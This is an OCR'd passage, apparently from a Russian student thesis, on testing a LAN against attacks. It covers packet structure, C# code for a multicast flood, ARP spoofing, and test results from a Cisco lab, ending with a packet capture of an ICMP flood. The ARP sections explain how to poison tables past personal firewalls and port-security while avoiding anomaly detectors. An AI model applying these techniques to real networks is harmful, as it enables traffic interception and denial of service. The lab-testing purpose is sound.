

Рис.1.11. Структура пакета.

Рассмотрим подробнее основные элементы пакета (см. рис.1.11.).

Стартовая комбинация, или преамбула, которая обеспечивает настройку аппаратуры адаптера или другого сетевого устройства на прием и обработку пакета. Это поле может отсутствовать или сводиться к одному-единственному стартовому биту.

Сетевой адрес (идентификатор) принимающего абонента, то есть индивидуальный или групповой номер, присвоенный каждому принимающему абоненту в сети. Этот адрес позволяет приемнику распознать пакет, адресованный ему лично, группе, в которую он входит, или всем

абонентам сети одновременно.

Сетевой адрес (идентификатор) передающего абонента, то есть индивидуальный или групповой номер, присвоенный каждому передающему абоненту. Этот адрес информирует принимающего абонента, откуда пришел данный пакет. Включение в пакет адреса передатчика необходимо в том случае, когда одному приемнику могут попеременно приходить пакеты от разных передатчиков.

Служебная информация, которая указывает на тип пакета, его номер, размер, формат, маршрут его доставки, на то, что с ним надо делать приемнику и т.д.

Данные - та информация, ради передачи которой используется данный пакет. Правда, существуют специальные управляющие пакеты, которые не имеют поля данных. Их можно рассматривать как сетевые команды. Пакеты, включающие поле данных, называются информационными пакетами. Управляющие пакеты могут выполнять функцию начала сеанса связи, конца сеанса связи, подтверждения приема информационного пакета, запроса информационного пакета и т.д.

Контрольная сумма пакета - это числовой код, формируемый передатчиком по определенным правилам и содержащий в свернутом виде информацию обо всем пакете. Приемник, повторяя вычисления, сделанные передатчиком, с принятым пакетом, сравнивает их результат с контрольной суммой и делает вывод о правильности или ошибочности передачи пакета. Если пакет ошибочен, то приемник запрашивает его повторную передачу.

Стоповая комбинация служит для информирования аппаратуры принимающего абонента об окончании пакета, обеспечивает выход аппаратуры приемника из состояния приема. Это поле может отсутствовать, если используется самосинхронизирующийся код, позволяющий детектировать факт передачи пакета.

Далее собираем побитно пакет в один и пытаемся отослать его, в случае ошибки отправки пакета, будет выведено сообщение - "Ошибка

отправки пакетов".

1.3.3.2. *Multicast storm*

Технология *IP Multicast* использует адреса с 224.0.0.0 до 239.255.255.255. Поддерживается статическая и динамическая адресация. Примером статических адресов являются 224.0.0.1 — адрес группы, включающей в себя все узлы локальной сети, 224.0.0.2 — все маршрутизаторы локальной сети. Диапазон адресов с 224.0.0.0 по 224.0.0.255 зарезервирован для протоколов маршрутизации и других низкоуровневых протоколов поддержки групповой адресации. Остальные адреса динамически используются приложениями.

Для определения членства сетевых устройств в различных группах локальной сети маршрутизатор использует протокол *IGMP*. Один из маршрутизаторов подсети периодически опрашивает узлы подсети, чтобы узнать, какие группы используются приложениями узлов. На каждую группу генерируется только один ответ в подсети. Для того, чтобы стать членом новой группы, узел получателя инициирует запрос на маршрутизатор локальной сети. Сетевой интерфейс узла-получателя настраивается на прием пакетов с этим групповым адресом. Каждый узел самостоятельно отслеживает свои активные групповые адреса, а когда отпадает необходимость состоять в данной группе, прекращает посылать подтверждения на *IGMP*-запросы. Результаты *IGMP*-запросов используются протоколами групповой маршрутизации для передачи информации о членстве в группе на соседние маршрутизаторы и далее по сети.

Основная идея групповой маршрутизации состоит в том, что маршрутизаторы, обмениваясь друг с другом информацией, строят пути распространения пакетов ко всем необходимым подсетям без дублирования и петель. Каждый из маршрутизаторов передает принимаемый пакет на один или несколько других маршрутизаторов, избегая тем самым повторной передачи одного и того же пакета по одному каналу и доставляя его всем получателям группы. Поскольку состав группы со временем может меняться,

вновь появившиеся и выбывшие члены группы динамически учитываются в построении путей маршрутизации.

RFC1112 "Host Extensions for IP Multicasting"[27] – рекомендует ряд *API* вызовов для поддержки *IP Multicasting*, таких как:

- Присоединение к мультикаст группе;
- Выход из мультикаст группы;
- Установка значения *TTL* для мультикаст группы

Для передачи данных в группу многоадресной рассылки необходимо вступить (присоединиться) в группу многоадресной рассылки, установить значение *TTL* для данных, и затем уже можно передавать данные группе. Все это будет показано ниже.

Socket s=new Socket(AddressFamily.InterNetwork, SocketType.Dgram, ProtocolType.Udp);

Для начала создаем простой *UDP* сокет.

IPAddress ip=IPAddress.Parse("224.5.6.7");

Теперь нам нужно присоединиться к группе многоадресной рассылки. *Multicast IP* адреса находятся в диапазоне 224.0.0.0 – 239.255.255.255. Мы можем присоединиться к любому из этих адресов, но большинстве случаев мы будем использовать 224.5.6.7 в качестве примера.

s.SetSocketOption(SocketOptionLevel.IP,SocketOptionName.MulticastTime ToLive, int.Parse(ttl));

Задаем время жизни для сокета – это очень важно для возможностей многоадресной передачи данных. Значение 1 означает, что многоадресная передача данных не выйдет за пределы локальной сети. Установка значения >1 позволит многоадресной передаче данных пройти через несколько маршрутизаторов. Каждый маршрутизатор будет уменьшать значение *TTL* на единицу 1.

IPEndPoint ipep=new IPEndPoint(ip, 4567);

s.Connect(ipep);

Здесь мы создаем конечную точку, которая позволяет нам отправлять и передавать данные, то есть, мы связываем сокет с этой конечной точкой. Теперь мы полноправные члены группы многоадресной рассылки и можем передавать данные в группу.

```
byte[] b=new byte[Convert.ToByte(size)-42];
for(int x=0;x<b.Length;x++) b[x]=(byte)(x+65);
IPEndPointipep=new
IPEndPoint(IPAddress.Parse(mcastGroup),int.Parse(port));
s.Connect(ipep);
s.Send(b,b.Length,SocketFlags.None);
s.Close();
```

Мы послали строку «*ABCDEFGHIJ*» в группу многоадресной рассылки 224.5.6.7 на порт 4567. Все приложения, которые слушают этот порт и являются членами группы, получат эти данные.

1.3.3.3. *ARP Spoofing*

В последнее время внедрение защиты от *arp*-спуфинга стало популярной идеей среди разработчиков персональных межсетевых экранов. Защита у них построена по схожему принципу: если приходит *arp*-ответ, а система не посылала *arp*-запрос - делается вывод, что была попытка фиктивной записи в *arp*-таблицу. Это логично, ведь вероятность того, что придёт достоверный *arp*-ответ притом, что запрос не посылался, равна нулю.



Рис. 1.13. Параметры *Agnitum Outpost Firewall* 2008 по пресечению *arp-poisoning.*

Некоторые персональные брэндмауэры (к примеру *Outpost*, рис. 1.13) принимают только самый первый ответ на *arp*-запрос, считая остальные запросы фиктивными. Выходит, если атакующему удастся ответить на запрос раньше, чем придёт легитимный ответ – брэндмауэр примет его ответ, а легитимный ответ будет отброшен. То есть произойдёт подмена записи в *arp*-таблице жертвы. Но этот путь очень тернист: послать свой ответ раньше, чем придёт легитимный ответ не так-то просто. Есть более лёгкий способ провести атаку. Действительно: существует же возможность модифицирования *ARP*-таблицы путём посылки фиктивных *ARP*-запросов. Такие ответы брэндмауэры с лёгкостью пропускают.

Кроме того, внесение компьютера в список атакующих в том случае, если от него пришёл *arp*-ответ, когда система не посылала запроса не всегда является правильным решением. Пример (Рис. 1.14): компьютер *A* посылает

arp-запрос компьютеру *B* от имени компьютера *C*. В итоге компьютер *B* пошлёт *arp*-ответ компьютеру *C*. Но компьютер *C* запроса не посылал. Соответственно брэндмауэр, находящийся на компьютере *C*, сочтёт компьютер B атакующей системой. Какой практический толк от такой атаки? Если брэндмауэр сконфигурирован на внесение в «чёрный список» системы, которая, по его мнению, производила попытку атаки получим *DoS*-атаку. Ведь в итоге связь легитимного компьютера с жертвой нарушится.



Рис. 1.14. Ложная тревога файерволла

Вывод: современные персональные межсетевые экраны не могут эффективно предотвращать атаки, направленные на изменение записей *ARP*-таблицы.

Анализ работы программ, реализующих атаку типа *arp-poisoning*

Современные программы такого типа предоставляют два вида атаки:

- Атака *arp-request* пакетами
- Атака *arp-reply* пакетами

Особенностью *arp-reply* пакетов является их направленность: заранее известно на какие физические и *IP* адреса нужно отправлять ответ. У *arp*-

request пакетов заранее неизвестно какой именно станции их отправлять. Поэтому поля получателя (в *Ethernet*-кадре) заполняются как *Broadcast*. Такой пакет получат все станции подсети, которой принадлежит компьютер, отправляющий *arp*-запрос. В случае, если физический адрес компьютера принимающего запрос совпадает с адресом, указанном в поле *ARP*-протокола *arp-request* пакета – компьютер отвечает на такой запрос *arp-reply* пакетом. В противном случае такой пакет отбрасывается.

Атака *arp-reply* пакетами обычно выглядит так: сначала жертве единожды посылается *arp-request* пакет, а потом уже посылаются *arp-reply* пакеты через заданный промежуток времени. Это делается для того, чтобы у жертвы в *arp*-таблице наверняка появилась запись об адресах подменяемого узла. Если в данный момент времени такой записи не будет, то жертва, принимая пакет *arp-reply*, никаких данных в свою таблицу не внесёт. Значит, никакой подмены не произойдёт.

Атака *arp-request* пакетами имеет следующий вид: посылаются пакеты *arp-request* через заданный промежуток времени. При чём обычно адреса получателя указываются не как *Broadcast*, а как истинный адрес получателя. То есть такой пакет будет послан только жертве. Другие станции подсети такой пакет не получат. Это разумно: исключается особенность *arp-request* пакета и атака становится направленной. Зачем другим станциям получать такой пакет? Их таблицу он не отравит. А вот если на какой-то станции стоит ПО для поиска аномалий в сети – это раскроет сам факт атаки. А аномалия здесь налицо: пойман пакет, в котором физический адрес не соответствует легитимному *IP*-адресу.

Некоторые снифферы отравляют *arp*-таблицу только *arp-reply* пакетами. Атака выглядит так (Рис. 1.15): компьютеру *B* сначала посылается какой-нибудь фиктивный пакет от компьютера *A*. *Ettercap* создаёт *ICMP-echo* пакет от *IP*-адреса компьютера *C*. После этого посылаются arp-reply пакеты с *IP*-адресом компьютера *C*, но *MAC*-адресом компьютера атакующего. В том случае, если у компьютера *B* в *arp*-таблице нет данных о компьютере *C* – он

отправит *arp-request* пакет, на что получит фиктивный *arp-reply*. *A* если в *arp*-таблице компьютера B присутствует запись о компьютере *C*, то приходящие фиктивные пакеты *arp-reply* также отравят таблицу.



Рис. 1.15. Схема работы *ettercap*

В случае с *ettercap*, такая атака будет полностью пресечена, например, Аутпостом: по-умолчанию, этот брэндмауэр сконфигурирован на запрет приёма *ICMP-echo* пакетов. Значит, никакого *arp-request* компьютер жертвы не отправит. Следовательно, ни один *arp-reply* не пройдёт через Аутпост и не отравит *arp*-таблицу.

После того, как в *arp*-таблицах появятся фиктивные записи, трафик от атакованных компьютеров будет проходить через компьютер атакующего. Такой тип атак называется «*Man in the Middle*» (Человек посередине, *MitM*). Чтоб связь не разрывалась между компьютерами, компьютер атакующего должен модифицировать проходящий трафик. Модификация заключается в изменении физических (*MAC*) адресов в полях *Ethernet*-пакетов: меняется адрес отправителя с легитимного адреса на адрес атакующего.

Теперь представим ту же ситуацию, но теперь сеть построена на управляемых коммутаторах, на которых настроена привязка физических адресов к портам коммутатора. Обсуждение создания *VLAN*-ов и других мер противодействия выходит за рамки данной статьи.

Очень часто на форумах по сетевой безопасности можно встретить суждения вроде: «Привязка *MAC*-адреса компьютера к порту управляемого коммутатора не пресекает саму атаку *MitM*, но она поможет найти физическое расположение нарушителя». Это действительно так. Но зачастую люди, высказывающиеся таким образом, забывают, один серьёзный факт. Даже при привязке физического адреса компьютера к порту коммутатора можно отравить *arp*-таблицу фиктивной записью от имени третьего лица. То есть (Рис. 1.16): компьютер C может создать запись в *arp*-таблице компьютера A от имени компьютера B. Конечно, атаки *MitM* здесь не получится, но зато возможна *DoS*-атака. И неопытный администратор может долго пытаться найти ответ на вопрос: каким образом в *arp*-таблице появилась запись с *MAC*-адресом 00:11:22:33:44:55, если он не принадлежит ни одному компьютеру в сети? Ведь *port-security* должен пресекать посылки пакетов с фиктивными *MAC*-адресами. На самом деле, всё очень просто: при привязке физического адреса к порту коммутатора, коммутатор проверяет приходящие на этот порт пакеты по заголовкам *Ethernet*. *Arp*-пакеты имеют 4 поля с физическими адресами: два принадлежат уровню *Ethernet* (адрес отправителя и адрес получателя) и два – собственно *ARP*-протоколу (так же: адрес отправителя и адрес получателя). Значит, достаточно задать верными поля *Ethernet*, а поле *ARP*-протокола с физическим адресом отправителя любым и такой пакет спокойно пройдёт через коммутатор и создаст фиктивную запись в таблице жертвы.



Рис. 1.16: *Arp-poisining* через коммутатор с включенной опцией *port-security*

1.4. Описание демо-стенда

1.4.1. Описание оборудования

Демо-стенд построен на оборудовании *Cisco*. Мной были использованы коммутаторы: *Cisco Catalyst 2960-CG(WS-C2960CG-8TC-L)* и *Cisco Catalyst 2960G(WS-C2960G-8TC-L V02).* Коммутатор *WS-C2960CG-8TC-L* я использовал в качестве коммутатора агрегации сети. Коммутаторы *WS-C2960G-8TC-L V02*, были использованы в качестве коммутаторов доступа для пользователей сети.

Топология демонстрационной сети – звезда. Коммутаторы доступа подключены одним портом к коммутатору агрегации.

Данная топология является одной из самых распространённых в современном мире. Выход из строя одного коммутатора не влияет на работоспособность сети в целом. Обычно для обеспечения лучшей работоспособности сети, коммутаторы доступа подключаются к

коммутаторам агрегации двумя портами. При выходе из строя одного из портов, второй возьмет на себя весь передаваемый трафик.

На рис.1.16 представлена схема демо-сети.



Рис.1.16. Схема демо-сети.

1.4.2. Настройка оборудования

Чтобы обеспечить работоспособность сети, были заданы *IP* адреса, имена и создан *VLAN* для *Trunk Uplink* и отдельный *VLAN* для портов доступа [9].

Имена коммутаторов, были заданы таким образом – для коммутатора агрегации было задано имя *SW-1*, для коммутаторов доступа *SW-2*, *SW-3* соответственно.

Схема *IP* адресации сети:

SW-1 имеет адрес 10.1.1.1

SW-2 имеет адрес 10.1.1.2

SW-3 имеет адрес 10.1.1.3

Схема *VLAN* соединений:

VLAN 30 – транковый *VLAN*, его имя *TRUNK*.

VLAN 40 – VLAN доступа, его имя *ACCESS*.

В коммутатор агрегации, коммутаторы доступа подключены по портам 0/9, 0/10, соответственно коммутаторы доступа подключенны к коммутатору агрегации портами 0/8.

Порты которыми соединяются коммутаторы называются *UPLINK* порты. Данные порты находятся в транковом *VLAN 30*.

Конфигурация коммутатора агрегации представлена в приложении 2.

Конфигурации коммутаторов доступа представлены в приложении 2.

1.4.3. Методика тестирования

Для тестирования программы на прототипа сети, необходимо подключится к сети и проверить доступность коммутаторов или другого компьютера или сетевого устройства с помощью консольной команды ping с заданием необходимого адреса данного устройства в сети.

При подтверждении того, что устройство доступно, необходимо запустить программу *LANTEST* и выбрать необходимую атаку.

Для проверки отправки пакетов с сетевого интерфейса была использована программа *WireShark* позволяющая просматривать приходящие и исходящие пакеты с определенного сетевого интерфейса.

1.4.4. Результаты тестирования

1.4.4.1. *Broadcast storm*

Компьютер с программой был подключен в первый порт коммутатора *SW-3*. Была проведена серия тестов с различными параметрами.

Тест 1.

Основные параметры заданные для этого теста:

Адрес компьютера с которого идет сетевая атака 10.1.1.10

Размер пакета 100 байт

Количество пакетов 10000

IP адрес для теста был задан основной коммутатор сети, т.е. 10.1.1.1

Результаты, полученные во время этого теста: сеть выстояла, загрузка процессора коммутатора доступа достигала 10%, загрузка процессора коммутатора агрегации достигала 35%.

Тест 2.

Основные параметры заданные для этого теста:

Адрес компьютера с которого идет сетевая атака 10.1.1.10

Размер пакета 100 байт

Количество пакетов 100000

IP адрес для теста был задан основной коммутатор сети, т.е. 10.1.1.1

Результаты полученные во время этого теста: сеть выстояла, загрузка процессора коммутатора доступа достигала 10%, загрузка процессора коммутатора агрегации достигала 35%.

Из результатов теста №2 делаем вывод, что увеличение количества пакетов не сильно влияет на загруженность сети. По этому мы увеличим размер пакета.

Тест 3.

Основные параметры, заданные для этого теста:

Адрес компьютера, с которого идет сетевая атака 10.1.1.10

Размер пакета 1000 байт.

Количество пакетов 10000.

IP адрес для теста был задан основной коммутатор сети, т.е. 10.1.1.1.

Результаты, полученные во время этого теста: сеть выстояла, загрузка процессора коммутатора доступа достигала 12%, загрузка процессора коммутатора агрегации достигала 38%.

Из результатов теста №3, видно что при увеличении размера пакета, коммутатору сложнее обрабатывать пакеты, по этому загрузка растет.

Тест 4.

Основные параметры, заданные для этого теста:

Адрес компьютера, с которого идет сетевая атака 10.1.1.10.

Размер пакета 1000 байт.

Количество пакетов 100000.

IP адрес для теста был задан основной коммутатор сети, т.е. 10.1.1.1.

Результаты полученные во время этого теста: сеть выстояла, загрузка процессора коммутатора доступа достигала 12%, загрузка процессора коммутатора агрегации достигала 38%.

Из результатов теста №4 делаем вывод, что увеличение количества пакетов не сильно влияет на загруженность сети. Поэтому продолжим увеличивать размер пакета.

Тест 5.

Основные параметры, заданные для этого теста:

Адрес компьютера с которого идет сетевая атака 10.1.1.10.

Размер пакета 1500 байт.

Количество пакетов 10000.

IP адрес для теста был задан основной коммутатор сети, т.е. 10.1.1.1.

Результаты полученные во время этого теста: сеть выстояла, загрузка процессора коммутатора доступа достигала 14%, загрузка процессора коммутатора агрегации достигала 42%.

Из результатов теста 5 видно, что при увеличении размера пакета, коммутаторам тяжелее обрабатывать поступающий на них трафик.

10287	76.45255800	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10288	76.45331000	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10289	76.45405700	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10290	76.45480500	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10291	76.45553400	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10292	76.45630200	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10293	76.45705500	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10294	76.45780800	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10295	76.45855400	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10296	76.45931000	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10297	76.46005700	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10298	76.46080400	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10299	76.46159700	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10300	76.46232200	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10301	76.46306500	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10302	76.46381300	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10303	76.46456100	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10304	76.46531600	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
